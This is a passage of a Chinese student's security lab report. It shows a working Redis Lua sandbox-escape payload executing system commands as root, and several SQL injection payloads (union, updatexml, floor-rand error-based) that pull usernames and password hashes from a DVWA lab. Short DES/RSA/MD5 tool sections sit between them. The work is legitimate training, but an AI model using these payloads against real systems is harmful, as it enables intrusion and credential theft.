9db0c1dabca1       vulhub/redis:4.0.14 "docker-entrypoint.s..." 9 seconds ago
Up 8 seconds        0.0.0.0:6379->6379/tcp redis4x5xrce_redis_1
```

图 28: 启动 docker 容器

②进入/root/redis-6.0.8/src/目录,打开终端输入命令,输入./redis-server ,启动 redis 服务 。

```
root@kali:~/redis-6.0.8/src# ./redis-server
1434:C 26 Aug 2024 22:33:32.905 # o000o000o000o Redis is starting o000o000o
000o
1434:C 26 Aug 2024 22:33:32.905 # Redis version=6.0.8, bits=64, commit=0000
0000, modified=0, pid=1434, just started
1434:C 26 Aug 2024 22:33:32.905 # Warning: no config file specified, using
the default config. In order to specify a config file use ./redis-server /p
ath/to/redis.conf
1434:M 26 Aug 2024 22:33:32.905 * Increased maximum number of open files to
10032 (it was originally set to 1024).

                                Redis 6.0.8 (00000000/0) 64 bit

                                Running in standalone mode
                                Port: 6379
                                PID: 1434

                                http://redis.io

1434:M 26 Aug 2024 22:33:32.906 # Server initialized
1434:M 26 Aug 2024 22:33:32.906 # WARNING overcommit_memory is set to 0! Ba
ckground save may fail under low memory condition. To fix this issue add 'v
m.overcommit_memory = 1' to /etc/sysctl.conf and then reboot or run the com
mand 'sysctl vm.overcommit_memory=1' for this to take effect.
1434:M 26 Aug 2024 22:33:32.906 # WARNING you have Transparent Huge Pages (
THP) support enabled in your kernel. This will create latency and memory us
age issues with Redis. To fix this issue run the command 'echo madvise > /s
ys/kernel/mm/transparent_hugepage/enabled' as root, and add it to your /etc
/rc.local in order to retain the setting after a reboot. Redis must be rest
arted after THP is disabled (set to 'madvise' or 'never').
1434:M 26 Aug 2024 22:33:32.906 * Ready to accept connections
```

图 29: 启动 redis 服务

③在当前目录再次打开一个终端,输入命令 ./redis-cli -h 192.168.0.2 使用测试客户端程序 redis-cli 连接 Ubuntu 的 redis 服务器,其中 192.168.0.2 是 ubuntu 实验机的 ip。

```
root@kali:~/redis-6.0.8/src# ./redis-cli -h 192.168.0.2
192.168.0.2:6379> █
```

图 30: 连接 Ubuntu 的 redis 服务器

④发送恶意代码后,可以看到回显数据。

```
192.168.0.2:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
"uid=0(root) gid=0(root) groups=0(root)\n"
192.168.0.2:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("uname -a", "r"); local res = f:read("*a"); f:close(); return res' 0
"Linux e9a5534f977a 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux\n"
```

图 31：查看操作系统内核,发行版本等信息,常用于提权前的信息收集

5.实验中遇到的问题以及解决方案

```
local io_l =
package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
"luaopen_io");
local io = io_l();
local f = io.popen("id", "r");
local res = f:read("*a");
f:close();
return res
```

图 32：具体命令执行代码

实验过程中并不理解这几行代码的内在含义,通过查阅相关的资料,得知 `package` 是 Lua 沙箱中遗留的变量,可以通过 `package` 中的 `loadlib` 函数来加载动态链接库 `/usr/lib/x86_64-linux-gnu/liblua5.1.so.0` 里的导出函数 `luaopen_io`。并且脚本中使用了 `io` 库中的 `io.popen([prog [, mode]])` 函数执行系统命令,其中 `prog` 是要开始的额外进程,并返回用于 `prog` 的文件句柄(并不支持所有的系统平台) `mode` 中 `"r"`:为读模式 (默认);`"w"`为写模式;

总结与思考

在这四个 `redis` 的相关实验中首先我学会了 `linux` 操作系统的一些基本命令的使用,例如 `cd`、`cat`、`ls` 等等,这些为我接下来的实验打下了良好的基础。其次我了解到了关于 `redis` 的一些内容: `Redis` 是一个开源的基于内存的键值对存储系统,通常用于缓存、数据库和消息代理。但是 `redis` 的默认配置会被利用,造成无法挽回的损失,例如攻击者可以利用 `redis` 认证不需要密码,对目标机进行提权、获取 `webshell` 等操作。所以我们要保护好我们的隐私,应当确保 `Redis` 仅在内网使用,并通过防火墙或其他机制限制访问,设置强密码,并启用身份认证机制,限制 `Redis` 用户的系统权限,确保 `Redis` 不能修改或访问关键系统文件,保持 `Redis` 版本更新,避免使用存在已知漏洞的旧版本。

【实践任务二】

密码技术实践

实验一：对称密码之 DES

1.实验环境




图 1：对称密码之 DES 拓扑图

虚拟机：Windows_XP

2.实验原理

通过 DES 加密工具实现 DES 加解密过程

3.实验成功截图




图 2：对称密码之 DES 成功截图

实验二：非对称密码-RSA 实验

1.实验环境




图 3：非对称密码-RSA 实验拓扑图

虚拟机：Windows_XP

2.实验原理

通过 RSA 加密工具实现 RSA 加解密过程

3.实验成功截图




图 4：非对称密码-RSA 实验成功截图

实验三：Hash 算法之 MD5-Public

1.实验环境




图 5: Hash 算法之 MD5-Public 拓扑图

虚拟机: Windows_XP

2.实验原理

通过 Hash 加密工具实现 Hash-MD5 加密过程

3.实验成功截图




图 6: Hash 算法之 MD5-Public 成功截图

总结与思考

通过这三个实验我了解到了常见的一些加密算法,例如 DES、RSA、MD5 等,另外处于对其内在原理的好奇,我还专门看了一下 RSA 的具体加密过程,并且了解了在不同形式下如何对 RSA 密码进行破解,例如共模攻击、低指数广播攻击、多素数攻击等等,加深了我对于密

码研究的兴趣，或许在未来我可能会想参加一下 CTF 中 `crypto` 模块的比赛，通过比赛提升自己专业素养。

【实践任务三】

SQL 注入实践

实验一：SQL 注入 1-简单报错的回显注入

1.实验环境




图 1：SQL 注入 1-简单报错的回显注入拓扑图

虚拟机：Windows 7_x64

IP:192.168.0.3

2.实验原理

通过把 SQL 语句插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。具体来说，它是利用现有应用程序中正常的输入功能，将（恶意）SQL 命令注入到后台数据库引擎执行的能力，比如可以通过在 Web 表单中输入（恶意）SQL 语句到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。

3.实验成功截图



图 2: SQL 注入 1-简单报错的回显注入成功截图

4.实验的基本步骤

①首先判断是否注入点，在我们输入 1'时，发生了如下图所示的报错，说明该处存在注入点。

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1

图 3: 判断是否存在注入点

②通过数据库特有的数据表判断目标的数据库类型为 mysql。

```
ID: 1' and (select count(*) from information_schema.TABLES)>0#  
First name: admin  
Surname: admin
```

图 4: 判断数据库类型

③通过不断增大 1' order by 1#中的数字，当为 3 时发生报错，说明字段数为 2。




图 5：判断字段数

④通过输入 1' union select 1,2#可以确定回显位置。




```
User ID:  Submit

ID: 1' union select 1,2#
First name: admin
Surname: admin

ID: 1' union select 1,2#
First name: 1
Surname: 2
```

图 6：判断回显位置

⑤输入 1' union select database(),2# 查询当前数据库的名字，得知当前数据库的名字是“dvwa”。




```
User ID:  Submit

ID: 1' union select database(),2#
First name: admin
Surname: admin

ID: 1' union select database(),2#
First name: dvwa
Surname: 2
```

图 7：判断数据库名字

⑥输入 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()# 查询数据库中有那些表，发现有 guestbook 和 users，




```
User ID:  Submit

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()#
First name: 1
Surname: guestbook,users
```

图 8：判断表名

⑦ 通过输入 1' union select 1, group_concat(column_name) from information_schema.columns where table_name='users'#可以得知 users 表中的各列名。




```
User ID:  Submit

ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login,id,
```

图 9：判断 users 表各列名

⑧1' union select user, password from users#



User ID: Submit

ID: 1' union select user,password from users#
First name: admin
Surname: admin

ID: 1' union select user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

图 10：得到最终结果

实验二：SQL 注入 2-基于报错信息的无回显注入

1.实验环境




图 11：SQL 注入 2-基于报错信息的无回显注入拓扑图

虚拟机: Windows 7_x64

IP:192.168.0.3

2.实验原理

通过把 SQL 语句插入到 Web 表单提交或输入域名或页面请求的查询字符串,最终达到欺骗服务器执行恶意的 SQL 命令。具体来说,它是利用现有应用程序中正常的输入功能,将(恶意)SQL 命令注入到后台数据库引擎执行的能力,比如可以通过在 Web 表单中输入(恶意)SQL 语句到一个存在安全漏洞的网站上的数据库,而不是按照设计者意图去执行 SQL 语句。

3.实验成功截图




图 12: SQL 注入 2-基于报错信息的无回显注入成功截图

4.实验基本步骤

①然后随便打开一个浏览器,访问 http://localhost/sql/sql_base_error_info.php?id=1,结果如下图所示。



图 13: 打开 sql 数据库

②调整参数,构造 SQL 语法错误: http://localhost/sql/sql_base_error_info.php?id=1 会有 mysql 的报错信息产出。




图 14: 判断数据库类型以及确定注入点

③ 输入 `1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)--+` 获取表名。



图 15: 获取表名

④ 输入 `1' and updatexml(1,concat(0x7e,(select mid(group_concat(password),1,31) from dvwa.users),0x7e),1)--+` 先查看前 32 位，再依次改变 mid 中的参数，查看其他位数。



图 16: 获取 md5 前 32 位加密信息

⑤ 我们也可以采用分组报错的方式，输入 `1' union select count(*),concat((select concat_ws(':',first_name,last_name,password,user,avatar) from dvwa.users limit 0,1),0x7e,floor(rand(0)*2))a from information_schema.columns group by a--+` 一次性得到 64 位信息




图 17: 分组报错方式获取 md5 前 64 位加密信息

5. 实验中遇到的问题以及解决方案

对于一些常用的 sql 语句，并不知道其具体含义，如在这次注入中用到的 UPDATEXML (XML_document, XPath_string, new_value)函数，通过查询得知第一个参数：XML_document 是 String 格式，为 XML 文档对象的名称。第二个参数：XPath_string (XPath 格式的字符串)。第三个参数：new_value, String 格式，替换查找到的符合条件的数据。

实验三：SQL 注入 3-盲注

1、实验环境

